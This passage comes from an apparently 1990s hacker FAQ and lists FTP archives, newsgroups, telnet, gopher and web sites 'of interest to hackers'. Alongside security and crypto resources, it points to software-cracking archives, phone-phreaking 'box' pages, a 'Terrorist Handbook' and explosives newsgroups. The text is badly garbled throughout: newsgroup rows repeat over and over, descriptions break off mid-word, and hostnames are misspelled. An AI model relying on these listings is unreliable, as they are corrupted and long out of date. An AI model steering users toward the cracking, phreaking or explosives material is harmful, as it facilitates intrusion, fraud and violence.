|   | ftp.ox.ac.uk             | /pub/crypto                      | (Cryptology)         |
|   | ftp.ox.ac.uk             | /pub/wordlists                   | (Wordlists)          |
|   | ftp.paranoia.com         | /pub/toneloc/tl110.zip           | (ToneLoc)            |
| Ν | ftp.pipex.net            | /pub/areacode                    | (uk areacodes)       |
|   | ftp.pop.psu.edu          |                                  |                      |
|   | ftp.primenet.com         | /users/i/insphrk                 |                      |
|   | ftp.primenet.com         | /users/k/kludge                  | (H/P)                |
|   | ftp.primenet.com         | /users/s/scuzzy                  | (Copy Protection)    |
|   | ftp.primus.com           | /pub/security                    | (Security)           |
|   | ftp.psy.uq.oz.au         |                                  |                      |
|   | _                        |                                  |                      |

ftp.psy.uq.oz.au /pub/DES /pub/conquest/DeadelviS/script/vms/ ftp.rahul.net ftp.rahul.net (Home of the FAQ) /pub/lps ftp.sert.edu.au ftp.sgi.com N ftp.smartlink.net /pub/users/mikes/haq ftp.std.com /archives/alt.locksmithing (Locksmithing) /obi/Mischief/ (MIT Guide to Locks) ftp.std.com ftp.std.com /obi/Phracks (Zines) ftp.sunet.se /pub/network/monitoring (Ethernet sniffers) ftp.sura.net /pub/security (SURAnet) ftp.technet.sg U ftp.technion.ac.il (TIS) ftp.tis.com /pub ftp.tisl.ukans.edu /pub/security ftp.uni-koeln.de (Wordlists) ftp.uspto.gov ftp.uu.net /doc/literary/obi/Phracks (Zines) /pub/dos/romulus/cracks (Copy Protection) ftp.uwp.edu ftp.vis.colostate.edu ftp.vix.com ftp.vortex.com ftp.warwick.ac.uk /pub/cud (Zines) ftp.wi.leidenuniv.nl /pub/security (Security) ftp.win.tue.nl /pub/security ftp.winternet.com /users/nitehwk (H/P) ftp.wustl.edu /doc/EFF (EFF) ftp.zoom.com ftp.zrz.tu-berlin.de/pub/security/virus/texts/crypto (Cryptology) garbo.uwasa.fi (Cryptology) /pc/crypt N gemini.tuc.noao.edu /pub/grandi gti.net /pub/safetynet gumby.dsd.trw.com (Down for Summer) hack-this.pc.cc.cmu.edu heffer.lab.csuchico.edu (Third Stone From The Sun) hplyot.obspm.fr info.mcs.anl.gov N infonexus.com (The Guild) /pub jerico.usc.edu (The LOpht) 10pht.com lcs.mit.edu /telecom-archives (Telecom archives) lod.com (Legion of Doom) mac.archive.umich.edu mary.iia.org /pub/users/patriot (Misc) monet.ccs.itd.umich.edu N net-dist.mit.edu /pub/pgp net.tamu.edu /pub/security/TAMU (Security) net23.com /pub (Max Headroom) nic.ddn.mil /scc (DDN Security) /pub/security nic.sura.net oak.oakland.edu /pub/hamradio (Ham Radio) oak.oakland.edu /SimTel/msdos/sound (DTMF decoders) oak.oakland.edu /SimTel/msdos/sysutil (BIOS attackers) parcftp.xerox.com (Terrorist Handbook) prism.nmt.edu /pub/misc pyrite.rutgers.edu /pub/security (Security) relay.cs.toronto.edu /doc/telecom-archives (Telecom) rena.dit.co.jp /pub/security (Security) research.att.com /dist/internet\_security (AT&T)ripem.msu.edu /pub/crypt (Ripem)

|             | rmii.com<br>rtfm.mit.edu  | /pub2/KRaD   | (KRaD Magazine)<br>(Etext)  |  |  |
|-------------|---|--|---|--|--|
|             |   | /pub/usenet-by-group   | (Usenet FAQ's)  |  |  |
|             |   | /pub/crypt   | (Cryptology)  |  |  |
| Ν           |   | /Security  | (SGI Security)  |  |  |
|             | sierra.stanford.edu   |  | (CSC)   |  |  |
| N           | spy.org<br>src.doc.ic.ac.uk   | /usenet/uk.telecom   | (uk.telecom   |  |  |
|             | chives)   | / usenet/ uk. terecom  |   |  |  |
| uı          |   | /pub/unix/security   | (Security)  |  |  |
|             | theta.iis.u-tokyo.ac.jp   | /publ/security   | (Security)  |  |  |
|             | titania.mathematik.uni-u  |  | (Security)  |  |  |
|             |   | /pub/rsa129/README   | (Breaking RSA)  |  |  |
|             | ugle.unit.no  | -  |   |  |  |
|             | unipc20.unimed.sintef.no  |  |   |  |  |
|             | vic.cc.purdue.edu   |  |   |  |  |
|             | vixen.cso.uiuc.edu  | /security  |   |  |  |
| Ν           | web.mit.edu   |  |   |  |  |
|             | whacked.10pht.com   |  | (Mac + H/P)   |  |  |
|             |   | /pub/crypto  | (Cryptology)  |  |  |
| Ν           | wuarchive.wustl.edu   | /pub/aminet/util/crypt   |   |  |  |
| 02          | . What are some fsp site  | s of interest to hackers?  |   |  |  |
|             | None at this time.  |  |   |  |  |
|             |   |  |   |  |  |
| 03          | 03. What are some newsgroups of interest to hackers?  |  |   |  |  |
|             |   |  |   |  |  |
| Ν           | alt.2600<br>alt.2600hz  | Do it 'til it hertz  |   |  |  |
|             | alt.2600<br>alt.2600hz<br>alt.2600.codez  | Do it 'til it hertz  |   |  |  |
| Ν           | alt.2600hz  | Do it 'til it hertz  |   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez  | Do it 'til it hertz  |   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate   | Do it 'til it hertz  |   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated   | Do it 'til it hertz<br>Brilliant telephony mind blow m   | netnews naming  |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus  | Brilliant telephony mind blow r<br>An unmoderated forum for discus   |   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co  | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de   | ssing viruses   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks  | Brilliant telephony mind blow n<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w  | ssing viruses   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk   | Brilliant telephony mind blow r<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the v<br>High-tech low-life.   | ssing viruses<br>world, unite   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace   | Brilliant telephony mind blow r<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should wo  | ssing viruses<br>world, unite<br>ork.   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom   | Brilliant telephony mind blow r<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should wo<br>Discussion of telecommunication   | ssing viruses<br>world, unite<br>ork.   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives  | Brilliant telephony mind blow r<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should wo  | ssing viruses<br>world, unite<br>ork.   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick  | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]   | ssing viruses<br>world, unite<br>ork.   |  |  |
| N<br>N      | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives  | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club  | ssing viruses<br>world, unite<br>ork.<br>ns technology  |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers   | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]   | ssing viruses<br>world, unite<br>ork.<br>ns technology  |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz  | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club  | ssing viruses<br>world, unite<br>ork.<br>ns technology  |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>evelopment   | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club  | ssing viruses<br>world, unite<br>ork.<br>ns technology<br>ntly under  |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>vvelopment<br>alt.hackintosh   | Brilliant telephony mind blow r<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club<br>Descriptions of projects curren   | ssing viruses<br>world, unite<br>ork.<br>ns technology<br>ntly under  |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>evelopment<br>alt.hackintosh<br>alt.locksmithing<br>alt.hackers.malicious<br>alt.ph.uk   | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club<br>Descriptions of projects curren<br>You locked your keys in *where?<br>The really bad guys - don't tak<br>United Kingdom version of alt.2  | world, unite<br>world, unite<br>ork.<br>ns technology<br>ntly under<br>*?<br>se candy from them<br>2600   |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>evelopment<br>alt.hackintosh<br>alt.locksmithing<br>alt.hackers.malicious<br>alt.ph.uk<br>alt.privacy.anon-server  | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club<br>Descriptions of projects curren<br>You locked your keys in *where?<br>The really bad guys - don't tak<br>United Kingdom version of alt.?<br>Tech. & policy matters of anony   | vorld, unite<br>vorld, unite<br>ork.<br>ns technology<br>ntly under<br>*?<br>ke candy from them<br>2600<br>ymous contact servers  |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>evelopment<br>alt.hackintosh<br>alt.locksmithing<br>alt.hackers.malicious<br>alt.ph.uk<br>alt.privacy.anon-server<br>alt.radio.pirate  | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club<br>Descriptions of projects curren<br>You locked your keys in *where?<br>The really bad guys - don't tak<br>United Kingdom version of alt.?<br>Tech. & policy matters of anony<br>Hide the gear, here comes the r  | world, unite<br>world, unite<br>ork.<br>ns technology<br>ntly under<br>*?<br>ke candy from them<br>2600<br>ymous contact servers<br>magic station-wagons.   |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>velopment<br>alt.hackintosh<br>alt.locksmithing<br>alt.hackers.malicious<br>alt.ph.uk<br>alt.privacy.anon-server<br>alt.radio.pirate<br>alt.radio.scanner  | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club<br>Descriptions of projects current<br>You locked your keys in *where?<br>The really bad guys - don't tak<br>United Kingdom version of alt.?<br>Tech. & policy matters of anony<br>Hide the gear, here comes the m   | world, unite<br>world, unite<br>ork.<br>ns technology<br>ntly under<br>*?<br>& candy from them<br>2600<br>ymous contact servers<br>magic station-wagons.<br>eceivers.   |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>evelopment<br>alt.hackintosh<br>alt.locksmithing<br>alt.hackers.malicious<br>alt.ph.uk<br>alt.privacy.anon-server<br>alt.radio.pirate<br>alt.satellite.tv.europe                                     | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club<br>Descriptions of projects current<br>You locked your keys in *where?<br>The really bad guys - don't tak<br>United Kingdom version of alt.?<br>Tech. & policy matters of anony<br>Hide the gear, here comes the m<br>Discussion of scanning radio re<br>All about European satellite to | world, unite<br>world, unite<br>ork.<br>ns technology<br>htly under<br>*?<br>ke candy from them<br>2600<br>ymous contact servers<br>magic station-wagons.<br>eceivers.<br>7                                   |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>velopment<br>alt.hackintosh<br>alt.locksmithing<br>alt.hackers.malicious<br>alt.ph.uk<br>alt.privacy.anon-server<br>alt.radio.pirate<br>alt.radio.scanner<br>alt.satellite.tv.europe<br>alt.security | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club<br>Descriptions of projects curren<br>You locked your keys in *where?<br>The really bad guys - don't tak<br>United Kingdom version of alt.2<br>Tech. & policy matters of anony<br>Hide the gear, here comes the m<br>Discussion of scanning radio re<br>All about European satellite to  | ssing viruses<br>world, unite<br>ork.<br>hs technology<br>htly under<br>*?<br>ke candy from them<br>2600<br>ymous contact servers<br>hagic station-wagons.<br>eceivers.<br>y<br>stems                         |  |  |
| N<br>N<br>N | alt.2600hz<br>alt.2600.codez<br>alt.2600.debate<br>alt.2600.moderated<br>alt.cellular<br>alt.cellular-phone-tech<br>alt.comp.virus<br>alt.comp.virus.source.co<br>alt.cracks<br>alt.cyberpunk<br>alt.cyberspace<br>alt.dcom.telecom<br>alt.engr.explosives<br>alt.fan.kevin-mitnick<br>alt.fan.lewiz<br>alt.hackers<br>evelopment<br>alt.hackintosh<br>alt.locksmithing<br>alt.hackers.malicious<br>alt.ph.uk<br>alt.privacy.anon-server<br>alt.radio.pirate<br>alt.satellite.tv.europe                                     | Brilliant telephony mind blow m<br>An unmoderated forum for discus<br>de<br>Heavy toolbelt wearers of the w<br>High-tech low-life.<br>Cyberspace and how it should we<br>Discussion of telecommunication<br>[no description available]<br>Lewis De Payne fan club<br>Descriptions of projects current<br>You locked your keys in *where?<br>The really bad guys - don't tak<br>United Kingdom version of alt.?<br>Tech. & policy matters of anony<br>Hide the gear, here comes the m<br>Discussion of scanning radio re<br>All about European satellite to | world, unite<br>world, unite<br>ork.<br>ns technology<br>ntly under<br>*?<br>ce candy from them<br>2600<br>ymous contact servers<br>magic station-wagons.<br>eceivers.<br>y<br>stems<br>.security (Moderated) |  |  |

| alt.security.pgp   | The Pretty Good Priv   | acy package                     |  |
|--|--|---------------------------------|--|
| alt.security.ripem   | A secure email system illegal to export from the US  |                                 |  |
| comp.dcom.cellular   | [no description available]   |                                 |  |
| comp.dcom.telecom  | Telecommunications digest (Moderated)  |                                 |  |
| comp.dcom.telecom.tech   | [no description available]   |                                 |  |
| comp.org.cpsr.announce   | Computer Professionals for Social Responsibility   |                                 |  |
| comp.org.cpsr.talk   |  | and social responsibility       |  |
| comp.org.eff.news  |  | onic Frontiers Foundation       |  |
| comp.org.eff.talk  | Discussion of EFF goals, strategies, etc.  |                                 |  |
| comp.protocols.kerberos  | Netware Security issues The Kerberos authentification server                               |                                 |  |
| comp.protocols.tcp-ip  |  |                                 |  |
| comp.risks   | TCP and IP network protocols<br>Risks to the public from computers & users                 |                                 |  |
| comp.security.announce   | Announcements from the CERT about security   |                                 |  |
| N comp.security.firewalls  | Anything pertaining to network firewall security   |                                 |  |
| comp.security.misc   |  | omputers and networks           |  |
| comp.security.unix   | Discussion of Unix s   |                                 |  |
| comp.virus   | Computer viruses & s   |                                 |  |
| de.org.ccc   | Mitteilungen des CCC   | e.V.                            |  |
| misc.security  | Security in general,   | not just computers (Moderated)  |  |
| rec.pyrotechnics   | Fireworks, rocketry,   | safety, & other topics          |  |
| rec.radio.scanner  | [no description avai   |                                 |  |
| rec.video.cable-tv   | _  | tory issues of cable television |  |
| sci.crypt  | Different methods of   | data en/decryption              |  |
| 04. What are some telnet sites of interest to hackers?               |  |                                 |  |
| anarchy-online.com<br>ntiabbs.ntia.doc.gov                           | (NTIA)   |                                 |  |
| l0pht.com  | (The L0  | nht)                            |  |
| sfpg.gcomm.com   |  | oating Pancreas)                |  |
| telnet lust.isca.uiowa.e   |  | round bbs) (temporarily down)   |  |
| pcspm2.dar.csiro.au  | (Virtua  | l Doughnutland BBS)             |  |
| prince.carleton.ca 31337   | / (Twilig  | ht of The Idols)                |  |
| N spy.org  | (Comput  | er Systems Consulting)          |  |
| 05. What are some gopher sites of interest to hackers?               |  |                                 |  |
|  |  |                                 |  |
| ba.com   | (Bell Atlantic)  |                                 |  |
| N cell-relay.indiana.edu<br>csrc.ncsl.nist.gov                       | _  | (Cell Relay Retreat)            |  |
| gopher.acm.org   | (NIST Security Gopher)<br>(SIGSAC (Security, Audit & Control))                             |                                 |  |
| gopher.cpsr.org  | (Sigsac (Security, Audit & Control))<br>(Computer Professionals for Social Responsibility) |                                 |  |
| gopher.eff.org   | (Electonic Frontier Foundation)  |                                 |  |
| N gopher.panix.com   | (Panix)  |                                 |  |
| gw.PacBell.com   | (Pacific Bell)   |                                 |  |
| iitf.doc.gov   | (NITA IITF)  |                                 |  |
| N info.itu.ch  | (International Telegraph Union)  |                                 |  |
| ncjrs.aspensys.com   |  | stice Reference Service)        |  |
| oss.net  | (Open Source Solution  | s)                              |  |
| spy.org  | (Computer Systems Con  | sulting)                        |  |
| wiretap.spies.com  | (Wiretap)  |                                 |  |
|  |  |                                 |  |
| 06. What are some World wide Web (WWW) sites of interest to hackers? |  |                                 |  |
| N 134.220.198.66:8000  |  | (Peter Strangman's)             |  |
| U alcuin.plymouth.edu/~jay   |  | (Underground Links)             |  |
| U all.net  | (American Society for  | Industrial Security             |  |

```
Management)
 alumni.caltech.edu/~dank/isdn/
                                                (ISDN)
N asearch.mccmedia.com/www-security.html
                                                (WWW-security info)
 aset.rsoc.rockwell.com
                                                 (NASA/MOD AIS Security)
  aset.rsoc.rockwell.com/exhibit.html
                                                 (Tech. for Info Sec)
  att.net/dir800
                                                 (800 directory)
  ausg.dartmouth.edu/security.html
                                                 (UNIX Security Topics)
                                                 (Unauthorized Access Home
N bianca.com/bump/ua
Page)
N ccnqa.uwaterloo.ca/~jscouria/qsm.html
                                                (GSM Specification)
N cell-relay.indiana.edu/cell-relay
                                                (Cell Relay Retreat)
N ciac.llnl.gov
                                                 (CIAC Web Site)
N community.net/community/all/home/solano/sbaldwin
N cs.purdue.edu/homes/spaf/coast.html
                                                 (The COAST Project and
Laboratory)
N csbh.mhv.net/dcypher/home.html
                                                 (Dcypher's Home Page)
N csrc.ncsl.nist.gov
                                                 (NIST)
N cwix.com/cwplc
                                                 (Cable and Wireless)
  daemon.apana.org.au/~longi/
N dcpul.cs.york.ac.uk:6666/fisher/telecom
                                                 (Embryonic Telephone History
Page)
N dfw.net/~aleph1
                                                 (The Uebercracker's Security
Web)
N draco.centerline.com:8080/~franl/crypto.html (Crypto)
N draco.centerline.com:8080/~franl/privacy/bacard-review.html
N enigma.pc.cc.cmu.edu/~caffeine/home.html (Caffeine's Home Page)
N everest.cs.ucdavis.edu/Security.html
                                                 (UCDavis.edu Security Page)
N everest.cs.ucdavis.edu/slides/slides.html
                                                (Security Lab Slides)
  ezinfo.ethz.ch/ETH/D-REOK/fsk/fsk_homepage.html (CSSCR)
N fastlane.net/homepages/thegnome
                                                (Simple Nomad)
N first.org
                                                 (FIRST)
N freeside.com/phrack.html
                                                 (Phrack Magazine)
N frosted.mhv.net/keytrap.html
                                                 (ARPA home page)
N ftp.arpa.mil
  ftp.tamu.edu/~abr8030/security.html
                                                 (Security)
N grove.ufl.edu/~bytor
                                                 (Bytor home page)
N hightop.nrl.navy.mil/potpourri.html
                                                (MOD Security)
N hightop.nrl.navy.mil/rainbow.html
                                                 (MOD Rainbow Books)
  ice-www.larc.nasa.gov/ICE/papers/hacker-crackdown.html (Sterling)
  ice-www.larc.nasa.gov/ICE/papers/nis-requirements.html (ICE NIS)
  info.bellcore.com/BETSI/betsi.html
                                                 (Betsi)
                                                 (GTE Labrotories)
N info.gte.com
N info.mcc.ac.uk/Orange
                                                 (Orange)
  infosec.nosc.mil/infosec.html
                                                (SPAWAR INFOSEC)
N infosec.nosc.mil/navcirt.html
                                                (NAVCIRT)
N iss.net/iss
                                                 (Internet Security Systems)
N jumper.mcc.ac.uk/~afs/telecom
                                                 (UK Telecom Pricing
Information)
  10pht.com
                                                 (The l0pht)
  l0pht.com/~oblivion/IIRG.html
                                                 (Phantasy Magazine)
N l0pht.com/~spacerog/index.html
                                                 (Whacked Mac Archives)
N lcs.mit.edu/telecom-archives/areacodes/guide (North American Area Codes)
N lcs.mit.edu/telecom-archives/npa.800
                                                (1-800 Info)
N lcs.mit.edu/telecom-archives/npa.900
                                                 (1-900 Info)
N lod.com
                                                 (Legion of Doom)
N lod.com/~gatsby
                                                 (Gatsby)
N lod.com/~tabas
                                                 (Mark Tabas -- LOD)
N lod.com/~vampire/emptime7
                                                 (Empire Times)
N magicnet.net/xtabi/netscape/links/cypher.html (Cryptology)
N mars.superlink.net/user/esquire
                                                (Red box info)
```

```
matrix.resnet.upenn.edu/rourke
                                                 (FakeMail FAQ)
  mindlink.jolt.com
                                                 (The Secrets of LockPicking)
                                                 (Stephen H Kawamoto's Home
N mindlink.net/A7657
Page)
  mls.saic.com
                                                 (SAIC MLS)
N mnementh.cs.adfa.oz.au/Lawrie_Brown.html
                                                 (Lawrie Brown's crypto
bibliography)
 motserv.indirect.com
                                                 (Motorola)
U naic.nasa.gov/fbi
                                                 (FBI information)
U nasirc.nasa.gov/NASIRC home.html
                                                 (NASIRC)
  obscura.com/~loki/
                                                 (Cryptology)
  ophie.hughes.american.edu/~ophie
                                                 (Ophie)
  oregano.sl.pitt.edu/index.htm
N outpost.callnet.com/outpost.html
                                                (Full Disclosure)
 pages.ripco.com:8080/~glr/glr.html
U peg.pegasus.oz.au
                                                 (EFF Australia)
N quetel.qc.ca/qt0000ag.htm
                                                 (Quebec-Telephone)
N resudox.net/bio/mainpage.html
                                                 (BioHazard's Home Page)
N ripco.com:8080/~glr/glr.html
                                                 (Full Disclosure)
N rschp2.anu.edu.au:8080/crypt.html
N scitsc.wlv.ac.uk/~cs6171/hack
                                                 (UNIX Security)
U seclab.cs.ucdavis.edu/Security.html
                                                 (Security)
                                                 (Security Lab Slides)
U seclab.cs.ucdavis.edu/slides/slides.html
N sfpg.gcomm.com/mitnick/mitnick.htm
                                                 (3wP Kevin Mitnick WWW
HomePage)
N smurfland.cit.buffalo.edu/NetMan/index.html
                                                 (Network Management)
N sunsite.unc.edu/sun/inform/sun-info.html
                                                 (Sun Microsystems Sponsor
Page)
N support.mayfield.hp.com
                                                 (Hewlett Packard SupportLine
Services)
N tamsun.tamu.edu/~clm3840/hacking.html
                                                 (Hacking/Phreaking)
 the-tech.mit.edu
                                                 (LaMacchia case info)
N town.hall.org/university/security/stoll/cliff.html (Cliff Stoll)
  turnpike.net/emporium/C/celestial/celest.html (Detective Databases 1995)
  ucs.orst.edu:8001/mintro.html
                                                 (Micro Power Broadcasting)
  underground.org
                                                 (Eubercrackers)
  unixg.ubc.ca:780/~jyee/
                                                 (Cell)
 w3.gti.net/safety
N web.mit.edu/network/pgp.html
                                                 (Getting PGP)
N web.nec.com/products/necam/mrd/cellphones/index.html(NEC)
U weber.u.washington.edu/~phantom/cpunk/index.html (Cryptology)
N wildsau.idv.uni-linz.ac.at/~klon/underground/underground.html (Klon's
Underground Links)
  wintermute.itd.nrl.navy.mil/5544.html
                                                (Network Security)
N www-mitpress.mit.edu/mitp/recent-books/comp/pgp-source.html
N www-ns.rutgers.edu/www-security/index.html
                                                (Rutger's documents on WWW
security)
U www-personal.engin.umich.edu/~jgotts/underground/boxes.html
                                                                 (Box info)
U www-personal.engin.umich.edu/~jgotts/underground/hack-faq.html(This
document)
N www-swiss.ai.mit.edu/~bal/pks-toplev.html
                                                 (Findingsomeone's PGP key)
 www.2600.com
                                                 (2600 Magazine)
N www.8lgm.org
                                                 (81gm Security Advisories)
 www.aads.net
                                                 (Ameritech)
N www.access.gpo.gov/su_docs/
N www.aloha.com/~seanw/index.html
 www.alw.nih.gov/WWW/security.html
                                                 (Unix Security)
N www.artcom.de/CCC/hotlist.html
                                                 (Chaos Computer Club Hotlist)
N www.artech-house.com/artech.html
                                                 (Artech House)
N www.asg.unb.ca
                                                 (Atlantic Systems Group Mosaic
```
